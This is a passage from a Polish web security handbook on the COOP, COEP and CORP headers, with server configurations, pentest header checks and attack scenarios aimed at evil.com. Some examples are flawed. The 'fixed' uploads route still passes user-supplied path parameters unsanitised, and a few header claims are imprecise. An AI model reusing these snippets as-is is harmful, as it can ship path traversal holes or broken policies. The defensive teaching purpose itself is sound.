
```
# Sprawdź COOP:
curl -I https://target.com | grep -i "cross-origin-opener-policy"

# Brak = unsafe-none (domyślne) = potencjalny tab-napping risk
# same-origin = pełna izolacja
# same-origin-allow-popups = częściowa izolacja

# Sprawdź też COEP (wymóg dla crossOriginIsolated):
curl -I https://target.com | grep -i "cross-origin-embedder-policy"
```

Testowanie tab-napping

```
// W konsoli przeglądarki – otwórz docelową stronę i sprawdź:
window.open('https://target.com', 'target');
// Sprawdź: czy target.window.opener jest dostępne?
// (z DevTools na target.com): window.opener !== null?

// Lub otwórz target.com i sprawdź:
// Jeśli window.opener !== null → podatny na tab-napping
```

Sprawdź czy crossOriginIsolated jest wymagane

```
// Na target.com w konsoli:
console.log('crossOriginIsolated:', crossOriginIsolated);
// false = brak COOP+COEP = SharedArrayBuffer niedostępny (lub unsafe)
// true = bezpieczna izolacja
```

11. Jak testować bezpieczeństwo

- ☐ Czy COOP header jest ustawiony?
- ☐ Czy wartość to same-origin (nie unsafe-none)?
- ☐ Czy COEP jest ustawiony razem z COOP dla crossOriginIsolated?
- ☐ Czy window.opener jest null dla cross-origin stron?
- ☐ Czy OAuth popupy działają poprawnie z COOP?
- ☐ Czy COOP-Report-Only było używane przed włączeniem?
- ☐ Czy raporty COOP są zbierane i analizowane?
- ☐ Czy rel="noopener" jest na linkach target="_blank" (defense in depth)?
- ☐ Czy crossOriginIsolated jest true gdy wymagany SharedArrayBuffer?

12. Jak się zabezpieczać


```
# Zalecana konfiguracja dla aplikacji wymagającej cross-origin isolation:
Cross-Origin-Opener-Policy: same-origin
Cross-Origin-Embedder-Policy: require-corp

# Dla aplikacji z OAuth popupami:
Cross-Origin-Opener-Policy: same-origin-allow-popups
Cross-Origin-Embedder-Policy: require-corp

# Raportowanie (deploy etap):
Cross-Origin-Opener-Policy-Report-Only: same-origin; report-to="coop-reports"
Report-To: {"group":"coop-reports","max_age":86400,"endpoints":[{"url":"/reports/coop"}]}
```

```
// === Bezpieczne linki bez COOP na serwerze ===

// Jeśli nie możesz wdrożyć COOP: zabezpiecz linki
// W React/HTML:
function ExternalLink({ href, children }) {
  return (
    <a href={href} target="_blank" rel="noopener noreferrer">
      {children}
    </a>
  );
}

// W JavaScript:
function openSafe(url) {
  const win = window.open();
  win.opener = null; // Wyczyść przed nawigacją
  win.location = url;
}
```

```
// === Migracja krok po kroku ===

// Krok 1: Zbierz raporty (Report-Only)
// Krok 2: Zidentyfikuj cross-origin integracje z problemami
// Krok 3: Napraw OAuth przez postMessage zamiast window.opener
// Krok 4: Dodaj COEP nagłówki
// Krok 5: Włącz COOP w trybie enforcing
// Krok 6: Weryfikacja: crossOriginIsolated === true
```

13. Podsumowanie

Kluczowe fakty:

1. COOP = `Cross-Origin-Opener-Policy` header — izoluje browsing context group
2. `same-origin` = pełna izolacja, `window.opener = null` dla cross-origin
3. `same-origin-allow-popups` = izolacja ale NASZA strona może otwierać cross-origin popupy
4. COOP + COEP = `crossOriginIsolated = true` → `SharedArrayBuffer` i Spectre protection
5. Chroni przed tab-napping (`window.opener` attacks)

Dla pentestera:

- Brak `Cross-Origin-Opener-Policy` = potencjalny tab-napping

- Test: otwórz stronę przez `window.open()` i sprawdź `window.opener` na target
- Sprawdź `crossOriginIsolated` — czy wymagana izolacja jest wdrożona?
- COOP + COEP razem = cross-origin isolation; samo COOP $\neq$ `crossOriginIsolated`

Powiązania

COOP (Cross-Origin-Opener-Policy)

- COEP (Rozdział 43)
COOP + COEP = `crossOriginIsolated`
Oba wymagane dla `SharedArrayBuffer`
- CORP (Rozdział 44)
CORP: kontrola embeddowania zasobu
Wymagany przez COEP (`require-corp`)
- Web Workers (Rozdział 20)
`SharedArrayBuffer` używany przez Workers
Wymaga `crossOriginIsolated`
- `postMessage` (Rozdział 23)
Alternatywna komunikacja zamiast `window.opener`
Używana gdy COOP blokuje bezpośredni dostęp

Rozdział 43: COEP (Cross-Origin-Embedder-Policy)

1. Czym jest COEP

Cross-Origin-Embedder-Policy (COEP) to nagłówek HTTP odpowiedzi, który wymusza aby wszystkie zasoby ładowane przez dokument posiadały jawne zezwolenie na cross-origin embedding — poprzez nagłówki CORS lub CORP (Cross-Origin-Resource-Policy). COEP gwarantuje że dokumenty mogą wczytywać tylko zasoby które *expressis verbis* zgodziły się na bycie załadowanymi cross-origin.

Dwie główne wartości:

Wartość	Zachowanie
<code>unsafe-none</code>	Domyślne — żadnych ograniczeń na ładowane zasoby
<code>require-corp</code>	Każdy cross-origin zasób musi mieć CORS lub CORP nagłówek
<code>credentialless</code>	Cross-origin zasoby ładowane bez credentials (cookies, auth)

```
Cross-Origin-Embedder-Policy: require-corp
```

COEP + COOP = **cross-origin isolation**: stan w którym `crossOriginIsolated === true`, odblokowujący `SharedArrayBuffer` i precyzyjny timer, konieczne dla bezpieczeństwa wielowątkowego kodu.

2. Dlaczego powstał

Problem: Spectre i subresource timing attacks

Po ujawnieniu Spectre (2018), przeglądarki wyłączyły `SharedArrayBuffer` i zmniejszyły precyzję timerów — bo umożliwiały timing side-channel attacks. Aby je bezpiecznie przywrócić, potrzeba było gwarancji **process isolation**.

Sama izolacja browsing context group (COOP) nie wystarczy — atakujący mógłby nadal ładować zasób cross-origin przez `<img>` lub `<script>` i mieć go w tym samym procesie:

```
<!-- Na target.com z COOP: same-origin, ale bez COEP: -->

<!-- Jeśli secret-api.com jest w tym samym procesie → Spectre może czytać! -->
```

COEP rozwiązuje to: wymusza że KAŻDY cross-origin zasób musi mieć zgodę (CORS/CORP). Jeśli zasób nie zgadza się na embedding → nie jest ładowany. Eliminuje niezamierzone cross-origin resources w procesie.

3. Jak działa

require-corp

```
Cross-Origin-Embedder-Policy: require-corp
```

Gdy COEP = `require-corp` jest aktywne, każdy cross-origin zasób ładowany przez dokument musi mieć:

Opcja A: CORS nagłówek:

```
# Zasób (np. CDN):
Access-Control-Allow-Origin: https://app.example.com
# lub:
Access-Control-Allow-Origin: *
```

Opcja B: CORP nagłówek:

```
# Zasób który nie chce CORS ale zgadza się na embedding:
Cross-Origin-Resource-Policy: cross-origin
# lub:
Cross-Origin-Resource-Policy: same-site
```

Jeśli zasób nie ma żadnego z powyższych → **przeglądarka blokuje załadowanie**.

credentialless

```
Cross-Origin-Embedder-Policy: credentialless
```

Nowsza wartość (Chrome 96+): cross-origin zasoby są ładowane ale **bez cookies, certyfikatów i autoryzacji**. Eliminuje potrzebę CORS/CORP na każdym zasobie — kosztem braku credentials.

```
// Z credentialless:  ładuje się
// Ale bez cookies/auth → anonimowy request
// Przydatne dla publicznych assets na CDN
```

Hierarchia zasobów

COEP = `require-corp` dotyczy WSZYSTKICH zasobów:

- `<img>`, `<video>`, `<audio>`
- `<script src="...">` (zewnętrzne)
- `<link rel="stylesheet">`
- `<iframe src="...">`
- Zasoby przez `fetch()`, `XMLHttpRequest`

4. Co dzieje się wewnątrz

Weryfikacja przy ładowaniu zasobu

Przeglądarka ładuje zasób cross-origin dla dokumentu z COEP:require-corp:

1. Sprawdź czy zasób ma CORS header (Access-Control-Allow-Origin)?
→ TAK → ładuj zasób ✓
2. Sprawdź czy zasób ma CORP header (Cross-Origin-Resource-Policy)?
→ TAK (same-origin/same-site/cross-origin) → ładuj zasób ✓
3. Brak CORS i brak CORP?
→ ZABLOKUJ → Console error: "...has been blocked by COEP policy"

COEP w iframach

Iframe wewnątrz dokumentu z COEP musi też mieć COEP:

```
<!-- Dokument z COEP: require-corp chce załadować iframe: -->
<iframe src="https://partner.example.com/widget"></iframe>

<!-- partner.example.com musi też wysyłać COEP: require-corp! -->
<!-- Bez tego: iframe jest blokowany lub degradowany -->

<!-- Lub: attribute credentialless na iframe (Chrome 110+): -->
<iframe src="https://partner.example.com/widget" credentialless></iframe>
```

crossOriginIsolated requirement

```
// crossOriginIsolated = true tylko gdy:
// 1. COOP: same-origin (na dokumencie)
// 2. COEP: require-corp (na dokumencie)
// I: wszystkie zasoby na stronie mają CORS lub CORP!

// Praktyczny test:
crossOriginIsolated // true = SharedArrayBuffer dostępny
                    // false = SharedArrayBuffer undefined lub disabled
```

COEP i Workers

Service Workers i Web Workers dziedziczą COEP od swojego kontekstu:

```
// Worker w dokumencie z COEP: require-corp:
const worker = new Worker('/worker.js');
// Worker też ma COEP! Musi respektować te same ograniczenia ładowania zasobów.

// SharedArrayBuffer w Worker z crossOriginIsolated:
const sab = new SharedArrayBuffer(1024);
worker.postMessage({ buffer: sab }, [sab]);
// Działa gdy crossOriginIsolated === true
```

5. Analogiczny przykład z życia

COEP to **polityka "tylko zaproszeni goście"** na prywatnym przyjęciu:

- Organizator (strona z COEP) przyjmuje tylko gości którzy mają:
 - Oficjalne zaproszenie (CORS header: "pozwalam się załadować cross-origin")
 - Lub przepustkę (CORP header: "pozwalam na embedding")

- Gość bez zaproszenia ani przepustki → nie wchodzi (zasób blokowany)
- COOP (poprzedni rozdział) to oddzielna sala VIP — tylko sama-origin goście
- Razem (COOP+COEP): impreza jest zarówno VIP (COOP) jak i weryfikuje gości (COEP)

6. Przykład kodu

```
// === Sprawdzenie COEP status ===

// Czy crossOriginIsolated jest aktywne?
console.log('Cross-Origin Isolated:', crossOriginIsolated);

// Jeśli false: który nagłówek brakuje?
// Sprawdź: response headers w Network tab → szukaj COOP i COEP
```

```
# === Kompletna konfiguracja dla crossOriginIsolated ===

# Nagłówki odpowiedzi głównego dokumentu:
Cross-Origin-Opener-Policy: same-origin
Cross-Origin-Embedder-Policy: require-corp

# Nagłówki własnych zasobów (np. API, media):
Cross-Origin-Resource-Policy: same-origin
# lub dla publicznych zasobów:
Cross-Origin-Resource-Policy: cross-origin

# Zewnętrzne zasoby (CDN, biblioteki) muszą mieć CORS lub CORP:
# Jeśli CDN nie ma CORS/CORP → trzeba hostować własną kopię
```

```
// === Sprawdzenie jakie zasoby blokuje COEP ===

// DevTools Console:
// Szukaj błędów: "...has been blocked due to COEP"

// Programatycznie - zasób nie załadowany:
const img = document.querySelector('img.external');
img.addEventListener('error', (e) => {
  console.error('Zasób zablokowany przez COEP:', img.src);
  // Potrzebuje CORS lub CORP
});
```

```
// === Praktyczne wdrożenie z fallback ===

// Na serwerze: obsługa CORS dla własnych zasobów:
app.use('/assets', (req, res, next) => {
  // Pozwól na cross-origin embedding naszych własnych zasobów:
  res.setHeader('Cross-Origin-Resource-Policy', 'same-site');
  // lub 'cross-origin' jeśli zasób ma być publiczny
  next();
});

// Dla API (requires CORS dla fetch z innych origins):
app.use('/api', cors({
  origin: ['https://app.example.com', 'https://admin.example.com'],
  credentials: true,
}));
// Access-Control-Allow-Origin: https://app.example.com
// COEP: require-corp będzie respektował CORS nagłówek jako "zezwolenie"
```

7. Przykład z prawdziwej aplikacji

Wdrożenie COEP krok po kroku

Realistyczna aplikacja z cross-origin zasobami:

```
Mapa zasobów:
- /index.html (nasz dokument) → COEP: require-corp ✓
- /styles/app.css (same-origin) → CORP: same-origin ✓
- https://cdn.jsdelivr.net/npm/bootstrap.min.css → musi mieć CORS lub CORP!
- https://maps.google.com/api/embed → Google Maps API – czy ma CORS?
- https://fonts.googleapis.com/css → Google Fonts – ma CORS: * ✓
- https://api.stripe.com/v3/... → Stripe – czy ma CORP?
```

```
// Narzędzie do audytu które zasoby brakuje CORS/CORP:
// (Uruchom w DevTools przed wdrożeniem COEP)

const resources = performance.getEntriesByType('resource');
const crossOrigin = resources.filter(r => {
  const url = new URL(r.name);
  return url.origin !== location.origin;
});

console.table(crossOrigin.map(r => ({
  url: r.name,
  type: r.initiatorType,
  hasCorpOrCors: r.responseStatus > 0, // uproszczone - sprawdź Network tab
})));
```

WebAssembly z SharedArrayBuffer

```
// Wielowątkowy WASM wymaga SharedArrayBuffer:
// → wymaga crossOriginIsolated = true
// → wymaga COOP + COEP

// Przykład: Emscripten (WASM) z pthread:
if (!crossOriginIsolated) {
  throw new Error(
    'Ta aplikacja wymaga cross-origin isolation. ' +
    'Serwer musi wysyłać COOP: same-origin i COEP: require-corp.'
  );
}

// Inicjalizacja wielowątkowego WASM:
const wasmModule = await WebAssembly.compileStreaming(fetch('/app.wasm'));
const sharedMemory = new WebAssembly.Memory({
  initial: 256,
  maximum: 256,
  shared: true, // wymaga crossOriginIsolated!
});
```

Google Maps i COEP — problem rzeczywisty

Google Maps API (Maps JavaScript API) historycznie nie miało CORP headera → blokowanie przez COEP: require-corp. Rozwiązania:

1. Użyj `COEP: credentialless` zamiast `require-corp`
2. Ładuj Maps przez iframe z `credentialless` atrybutem
3. Użyj Maps Static API (zwykłe obrazki z CORS *)

8. Typowe błędy programistów

Błąd 1: COEP bez COOP

```
# BŁĄD: samo COEP nie daje crossOriginIsolated
Cross-Origin-Embedder-Policy: require-corp
# Brak COOP → crossOriginIsolated === false

# POPRAWKA:
Cross-Origin-Opener-Policy: same-origin
Cross-Origin-Embedder-Policy: require-corp
```

Błąd 2: Zapomnienie o iframach

```
<!-- BŁĄD: strona ma COEP ale embedduje zewnętrzny iframe bez COEP -->
<iframe src="https://partner.com/widget"></iframe>
<!-- partner.com nie ma COEP → jest blokowany przez COEP na naszej stronie -->

<!-- POPRAWKA A: poproś partner.com o dodanie COEP -->
<!-- POPRAWKA B: użyj credentialless attribute: -->
<iframe src="https://partner.com/widget" credentialless></iframe>
<!-- POPRAWKA C: użyj COEP: credentialless zamiast require-corp -->
```

Błąd 3: Brak CORP na własnych zasobach


```
// BŁĄD: własne API bez CORP
// app.example.com ma COEP: require-corp
// Ładuje zasób z: https://cdn.example.com/image.png (same-site CDN)
// CDN nie ma Access-Control-Allow-Origin ani Cross-Origin-Resource-Policy
// → Blokowane przez COEP!

// POPRAWKA: dodaj CORP na CDN:
// Response header dla CDN zasobów:
// Cross-Origin-Resource-Policy: same-site
```

Błąd 4: COEP i third-party scripts bez CORS

```
<!-- BŁĄD: Google Analytics bez CORS na niektórych zasobach -->
<script src="https://www.google-analytics.com/analytics.js"></script>
<!-- Z COEP: require-corp: sprawdź czy analytics.js ma CORS/CORP -->
<!-- Jeśli nie → blokowane → tracking nie działa -->

<!-- POPRAWKA: użyj COEP: credentialless jeśli nie możesz kontrolować third-party -->
```

9. Znaczenie dla bezpieczeństwa

Ochrona przed Spectre

Spectre wymaga: shared memory (SharedArrayBuffer) + high-res timer

COEP: require-corp gwarantuje że:

1. Każdy zasób w procesie wyraził zgodę na cross-origin access
2. Brak "unexpected cross-origin resources" w pamięci procesu
3. SharedArrayBuffer bezpieczny → przeglądarka może go udostępnić

Bez COEP: atakujący mógłby załadować wrażliwy zasób (bez jego wiedzy) do swojego procesu i użyć Spectre timing attack

CORP jako dodatkowa warstwa

```
# Zasób który nie chce być embeddowany cross-site:
Cross-Origin-Resource-Policy: same-origin
# Blokuje Spectre read przez cross-origin embedding

# Zasób który może być embeddowany przez same-site:
Cross-Origin-Resource-Policy: same-site

# Zasób publiczny (CDN font, obrazek):
Cross-Origin-Resource-Policy: cross-origin
```

Ochrona przed cross-origin data leaks

Scenariusz (bez COEP):

1. Aplikacja bankowa bank.com nie ma CORP na /user/avatar
2. Atakujący na evil.com: ``
3. Przeglądarka ładuje awatar (z ciasteczkami sesji bank.com!)
4. Spectre może odczytać piksele awatara z pamięci procesu
5. → Wyciek danych użytkownika!

Z CORP: same-origin na bank.com/user/avatar:

6. evil.com próbuje załadować → CORP blokuje → Spectre niemożliwy

Powiązane CWE

- **CWE-200** — Information Exposure (Spectre leaks)
- **CWE-693** — Protection Mechanism Failure
- **CWE-922** — Insecure Storage of Sensitive Information

10. Jak identyfikować podczas pentestu

Sprawdź nagłówki

```
# COEP na dokumencie:
curl -I https://target.com | grep -i "cross-origin-embedder-policy"

# CORP na zasobach:
curl -I https://target.com/api/user-data | grep -i "cross-origin-resource-policy"
curl -I https://cdn.target.com/image.jpg | grep -i "cross-origin-resource-policy"

# Brak CORP na prywatnych zasobach (awatary, dane użytkownika) → Spectre risk
```

Sprawdź crossOriginIsolated

```
// Na target.com w konsoli:
console.log({
  crossOriginIsolated,
  coopValue: document.head.querySelector('meta[http-equiv="Cross-Origin-Opener-Policy"]')
  // (meta COOP jest rzadkie – COOP jest zwykle przez HTTP header)
});
```

DevTools: COEP violations

1. Network tab → filtruj "blocked"
2. Console: szukaj "COEP" lub "Cross-Origin-Embedder-Policy" w błędach
3. Security tab → sprawdź czy crossOriginIsolated jest aktywne

Test CORP protection

```
// Sprawdź czy prywatne zasoby mają CORP:
const privateEndpoints = [
  '/user/avatar',
  '/api/profile-picture',
  '/media/private/',
];

for (const endpoint of privateEndpoints) {
  const resp = await fetch(endpoint);
  console.log(endpoint, resp.headers.get('Cross-Origin-Resource-Policy'));
  // null = brak CORP = potencjalnie podatny na Spectre embedding
}
```

11. Jak testować bezpieczeństwo

- ☐ Czy COEP header jest ustawiony na dokumencie?
- ☐ Czy COOP jest ustawiony razem z COEP?
- ☐ Czy crossOriginIsolated === true gdy wymagany SharedArrayBuffer?
- ☐ Czy własne zasoby mają CORP header?
- ☐ Czy prywatne zasoby (avatary, dane) mają CORP: same-origin lub same-site?
- ☐ Czy cross-site zasoby (CDN, Google Fonts) mają CORS lub CORP?
- ☐ Czy iframy third-party są obsługiwane (credentialless lub własny COEP)?
- ☐ Czy COEP-Report-Only było używane przed wdrożeniem?
- ☐ Czy raporty COEP są zbierane i analizowane?
- ☐ Czy po wdrożeniu COEP wszystkie funkcje aplikacji działają?

12. Jak się zabezpieczać

```
# Kompletna konfiguracja dla crossOriginIsolated:
Cross-Origin-Opener-Policy: same-origin
Cross-Origin-Embedder-Policy: require-corp

# Na własnych zasobach:
Cross-Origin-Resource-Policy: same-origin # prywatne zasoby
Cross-Origin-Resource-Policy: same-site  # zasoby dla subdomen
Cross-Origin-Resource-Policy: cross-origin # publiczne zasoby (CDN)
```

```
// === Express.js: COEP + CORP ===

// Główna aplikacja:
app.use((req, res, next) => {
  res.setHeader('Cross-Origin-Opener-Policy', 'same-origin');
  res.setHeader('Cross-Origin-Embedder-Policy', 'require-corp');
  next();
});

// Prywatne zasoby:
app.use('/user/', (req, res, next) => {
  res.setHeader('Cross-Origin-Resource-Policy', 'same-origin');
  next();
});

// Publiczne zasoby (CDN-like):
app.use('/public/', (req, res, next) => {
  res.setHeader('Cross-Origin-Resource-Policy', 'cross-origin');
  res.setHeader('Access-Control-Allow-Origin', '*');
  next();
});
```

```
// === Strategia migracji na COEP ===

// Krok 1: Report-Only
// Cross-Origin-Embedder-Policy-Report-Only: require-corp; report-to="coep"

// Krok 2: Zbierz raporty, zidentyfikuj blokowane zasoby

// Krok 3: Dodaj CORP na własne zasoby:
// Cross-Origin-Resource-Policy: same-origin/same-site/cross-origin

// Krok 4: Poproś third-party dostawców o CORS lub CORP
// (Google Fonts *, CDN biblioteki zazwyczaj mają CORS)

// Krok 5: Dla problemowych zasobów: switch to COEP: credentialless
// Cross-Origin-Embedder-Policy: credentialless

// Krok 6: Włącz COEP: require-corp (lub credentialless) na produkcji
```

13. Podsumowanie

Kluczowe fakty:

1. COEP = **Cross-Origin-Embedder-Policy** — wymusza że każdy cross-origin zasób ma CORS lub CORP
2. **require-corp** = wszystkie zasoby muszą mieć zezwolenie; **credentialless** = brak credentials dla cross-origin
3. COEP + COOP = **crossOriginIsolated = true** → **SharedArrayBuffer** bezpieczny
4. Chroni przed Spectre: eliminuje niezamierzone cross-origin zasoby w pamięci procesu
5. Wymaga CORP headera (**Cross-Origin-Resource-Policy**) na własnych zasobach

Dla pentestera:

- Brak `Cross-Origin-Embedder-Policy` = brak cross-origin isolation = `SharedArrayBuffer` unsafe
- Sprawdź `Cross-Origin-Resource-Policy` na prywatnych zasobach — brak = Spectre embedding risk
- Test: `crossOriginIsolated` w konsoli — false gdy COEP/COOP nie wdrożone
- COEP violations widoczne w Console jako błędy ładowania zasobów

Powiązania

COEP (Cross-Origin-Embedder-Policy)

- COOP (Rozdział 42)
COOP + COEP = `crossOriginIsolated`
Oba wymagane dla `SharedArrayBuffer`
- CORP (Rozdział 44)
CORP: `Cross-Origin-Resource-Policy` header na zasobach
COEP: wymusza obecność CORS lub CORP na zasobach
- CORS (Rozdział 13)
CORS: `Access-Control-Allow-Origin`
COEP akceptuje CORS jako zezwolenie na cross-origin embedding
- Web Workers / WASM (Rozdziały 20, 50)
`SharedArrayBuffer` wymaga `crossOriginIsolated`
COEP niezbędne dla wielowątkowego WASM

Rozdział 44: CORP (Cross-Origin-Resource-Policy)

1. Czym jest CORP

Cross-Origin-Resource-Policy (CORP) to nagłówek HTTP odpowiedzi, który pozwala zasobom (obrazkom, skryptom, API responses, itp.) deklarować kto może je wczytać cross-origin. Jest to mechanizm analogiczny do CORS, ale prostszy i bardziej ograniczający — działa na poziomie **zasobu** i nie wymaga negocjacji preflight.

Trzy wartości:

Wartość	Kto może załadować zasób
<code>same-origin</code>	Tylko ten sam origin (protokół + host + port)
<code>same-site</code>	Ten sam site (eTLD+1, włącznie z subdomenami)
<code>cross-origin</code>	Dowolny origin (publiczny zasób)

```
Cross-Origin-Resource-Policy: same-origin
```

CORP odpowiada pytanie: **"kto może wczytać ten zasób?"** na poziomie serwera, bez angażowania JavaScript po stronie klienta. Jest wymagany przez COEP (`require-corp`) i stanowi ochronę przed Spectre-based cross-origin data leaks.

2. Dlaczego powstał

Problem: cross-origin subresource embedding

Przed CORP, każda strona mogła wczytać dowolny zasób przez `<img>`, `<script>`, `<link>`:

```
<!-- Na evil.com: -->

<!-- Przeglądarka wczyta obraz z cookies sesji użytkownika -->
<!-- Jeśli użytkownik jest zalogowany → obrazek załaduje się poprawnie -->
<!-- evil.com nie widzi pikseli (SOP) ale... Spectre może! -->
```

CORS rozwiązuje problem dla **JavaScript** (fetch/XHR). Ale nie dla prostych `<img>`, `<script>`, `<link>` — te mogą wczytać cross-origin zasób bez CORS.

CORP (W3C, 2018, Firefox 75+, Chrome 73+, Safari 12+) daje zasobom możliwość odmowy cross-origin embeddowania — bez potrzeby CORS.

Dwa powody dla CORP:

1. **Ochrona prywatnych zasobów** przed embeddowaniem przez cross-origin strony

2. **Wymaganie COEP** — COEP `require-corp` akceptuje CORP jako dowód na cross-origin consent

3. Jak działa

same-origin

```
Cross-Origin-Resource-Policy: same-origin
```

```
<!-- Na bank.com/user/avatar: Cross-Origin-Resource-Policy: same-origin -->

<!-- Na bank.com: -->
 <!-- OK — same-origin ✓ -->

<!-- Na evil.com: -->

<!-- Network request → przeglądarka widzi CORP: same-origin → BLOKUJE -->
<!-- Console: "Cross-Origin Resource Policy: blocked the request..." -->
```

same-site

```
Cross-Origin-Resource-Policy: same-site
```

```
<!-- Na cdn.bank.com: Cross-Origin-Resource-Policy: same-site -->

<!-- Na bank.com: -->
 <!-- OK — same-site ✓ -->

<!-- Na sub.bank.com: -->
 <!-- OK — same-site ✓ -->

<!-- Na evil.com: -->
 <!-- BLOKOWANE — cross-site x -->
```

cross-origin

```
Cross-Origin-Resource-Policy: cross-origin
```

Zasób publiczny — każdy może go wczytać.
Wymagane przez COEP: `require-corp` dla zewnętrznych CDN!
(CDN biblioteka, publiczny font → musi mieć CORS lub CORP: `cross-origin`)

Brak CORP nagłówka

Domyślne zachowanie bez CORP:

- Zasób może być wczytany przez kogokolwiek (jak `cross-origin`)
- ALE: COEP: `require-corp` na dokumencie wczytującym → BLOKUJE brak-CORP zasoby!

4. Co dzieje się wewnątrz

Weryfikacja przy ładowaniu

Przeglądarka wczytuje zasób:

1. Sprawdź CORP na response zasób:
 - Brak CORP → sprawdź czy wczytujący dokument ma COEP:require-corp
 - TAK → blokuj zasób (brak zezwolenia)
 - NIE → wczytaj normalnie (stare zachowanie)
 - CORP: same-origin → sprawdź czy wczytujący i zasób mają ten sam origin
 - TAK → wczytaj ✓
 - NIE → blokuj ✗
 - CORP: same-site → sprawdź czy wczytujący i zasób są same-site
 - TAK → wczytaj ✓
 - NIE → blokuj ✗
 - CORP: cross-origin → wczytaj zawsze ✓

CORP vs CORS — kiedy co używać?

- CORS (Access-Control-Allow-Origin):
- Używane dla fetch/XHR (JavaScript)
 - Mechanizm preflight dla non-simple requests
 - JavaScript może odczytać odpowiedź
 - Wymagane przez COEP (spełnia "zezwolenie")
- CORP (Cross-Origin-Resource-Policy):
- Używane dla subresource embedding (, <script>, itp.)
 - Brak preflight
 - JavaScript NIE może odczytać odpowiedzi (CORP nie daje dostępu JS!)
 - Tylko mówi: "mogę/nie mogę być załadowany cross-origin"
 - Wymagane przez COEP (spełnia "zezwolenie")

CORP i opaque responses

W fetch z `mode: 'no-cors'`:

```
// fetch z no-cors zwraca "opaque response" — JS nie widzi danych
const response = await fetch('https://cdn.example.com/image.png', { mode: 'no-cors' });
response.type; // 'opaque' — status=0, body=null

// CORP: same-origin na tym zasobie → nawet no-cors request jest blokowany!
```

5. Analogiczny przykład z życia

CORP to **etykieta "tylko do użytku wewnętrznego"** na dokumentach:

- Dokument z etykietą `same-origin`: może być kopiowany wyłącznie w tej samej firmie
- Dokument z `same-site`: może krążyć wewnątrz grupy firm (holding)
- Dokument bez etykiety: każdy może go skopiować
- `cross-origin`: oficjalnie przeznaczony do publicznego udostępnienia

Etykieta jest na dokumencie (zasób/serwer), nie na kopiarce (przeglądarka). Nie musisz konfigurować kopiarke — wystarczy etykieta na dokumentach.

6. Przykład kodu

```
# === Konfiguracja nagłówków CORP w zależności od zasobu ===
```

```
# Prywatne dane użytkownika (tylko same-origin):
```

```
Cross-Origin-Resource-Policy: same-origin
```

```
Cache-Control: private, no-store
```

```
# CDN zasoby same-company (subdomenowe):
```

```
Cross-Origin-Resource-Policy: same-site
```

```
Cache-Control: public, max-age=86400
```

```
# Publiczne zasoby (npm CDN, biblioteki):
```

```
Cross-Origin-Resource-Policy: cross-origin
```

```
Access-Control-Allow-Origin: *
```

```
Cache-Control: public, max-age=31536000
```

```
// === Express.js: CORP middleware ===
```

```
function corpMiddleware(policy = 'same-origin') {
```

```
  return (req, res, next) => {
```

```
    res.setHeader('Cross-Origin-Resource-Policy', policy);
```

```
    next();
```

```
  };
```

```
}
```

```
// Routing z różnymi politykami:
```

```
app.use('/user/', corpMiddleware('same-origin')); // prywatne
```

```
app.use('/company/', corpMiddleware('same-site')); // intranet
```

```
app.use('/public/', corpMiddleware('cross-origin')); // publiczne CDN
```

```
app.use('/api/', corpMiddleware('same-origin')); // API (+ CORS)
```

```
// API zwykle potrzebuje też CORS dla fetch:
```

```
app.use('/api/', cors({ origin: 'https://app.example.com', credentials: true }));
```

```
app.use('/api/', corpMiddleware('same-origin'));
```

```
# === Flask: CORP na zasobach ===

from flask import send_from_directory
from functools import wraps

def corp_policy(policy):
    def decorator(f):
        @wraps(f)
        def decorated(*args, **kwargs):
            response = f(*args, **kwargs)
            response.headers['Cross-Origin-Resource-Policy'] = policy
            return response
        return decorated
    return decorator

@app.route('/user/avatar/<int:user_id>')
@login_required
@corp_policy('same-origin')
def user_avatar(user_id):
    return send_from_directory('avatars', f'{user_id}.png')

@app.route('/public/image/<filename>')
@corp_policy('cross-origin')
def public_image(filename):
    return send_from_directory('public_images', filename)
```

```
// === Nginx: CORP konfiguracja ===
// nginx.conf fragment:

/*
location /api/ {
    add_header Cross-Origin-Resource-Policy "same-origin";
    add_header Access-Control-Allow-Origin "https://app.example.com";
    proxy_pass http://backend;
}

location /public/ {
    add_header Cross-Origin-Resource-Policy "cross-origin";
    add_header Access-Control-Allow-Origin "";
    expires 1y;
}
*/
```

7. Przykład z prawdziwej aplikacji

Ochrona prywatnych avatarów przed Spectre

Bez CORP:

1. Użytkownik zalogowany na company.com
2. Użytkownik odwiedza evil.com (w tej samej przeglądarce)
3. Evil.com: ``
4. Przeglądarka pobiera avatar z session cookie → sukces (HTTP 200)
5. JavaScript nie widzi obrazu (SOP) – ale evil.com wie że jesteś zalogowany!
6. Z Spectre: evil.com mógłby odczytać piksele obrazu z pamięci procesu
→ wyciek prywatnych danych (np. zdjęcie profileowe)

Z CORP: same-origin:

3. Evil.com próbuje: ``
4. Przeglądarka widzi CORP: same-origin → cross-origin request → BLOKUJE
5. Obrazek nigdy nie trafia do pamięci procesu evil.com
6. Spectre nie może odczytać niczego

COEP i CDN integracja

Problem typowy przy wdrażaniu COEP: CDN nie ma CORP/CORS:

```
// Audyt przed COEP:
async function auditExternalResources() {
  const resources = performance.getEntriesByType('resource');
  const issues = [];

  for (const resource of resources) {
    const url = new URL(resource.name);
    if (url.origin === location.origin) continue; // same-origin OK

    // Sprawdź czy zasób ma CORP lub CORS:
    try {
      const response = await fetch(resource.name, { mode: 'cors' });
      if (!response.headers.get('Cross-Origin-Resource-Policy') &&
        !response.headers.get('Access-Control-Allow-Origin')) {
        issues.push({
          url: resource.name,
          type: resource.initiatorType,
          issue: 'Brak CORP i CORS – będzie blokowane przez COEP',
        });
      }
    } catch (e) {
      issues.push({ url: resource.name, issue: 'Brak CORS' });
    }
  }

  return issues;
}
```

Intranet resources ochrona

Problem: internal.company.com ma API bez CORP
 Atakujący (external) → user odwiedza evil.com → JS na evil.com:
`fetch('http://internal.company.com/sensitive-api')`
 → Przez user's browser, z credentials intranetowych → możliwy data leak!

Z CORP: same-origin na internal.company.com:
 → Fetch z evil.com → CORP: same-origin → BLOKOWANE
 → JavaScript na evil.com nie ma dostępu

| 8. Typowe błędy programistów

Błąd 1: Brak CORP na prywatnych zasobach

```
// BŁĄD: prywatne pliki użytkownika bez CORP
app.get('/uploads/:userId/:filename', authenticate, (req, res) => {
  res.sendFile(path.join(UPLOADS_DIR, req.params.userId, req.params.filename));
  // Brak CORP header → zasób może być wczytany cross-origin!
});

// POPRAWKA:
app.get('/uploads/:userId/:filename', authenticate, (req, res) => {
  res.setHeader('Cross-Origin-Resource-Policy', 'same-origin');
  res.sendFile(path.join(UPLOADS_DIR, req.params.userId, req.params.filename));
});
```

